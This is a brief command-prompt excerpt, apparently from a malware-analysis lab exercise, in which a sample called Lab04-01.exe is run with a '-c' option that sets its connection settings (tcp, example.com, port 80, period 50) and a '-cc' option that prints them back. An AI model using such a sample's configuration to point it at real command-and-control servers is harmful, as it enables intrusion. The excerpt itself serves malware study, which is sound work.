C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -c tcp http://example.com/ 80 50
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc
k:tcp h:http://example.com/ p:80 per:50
```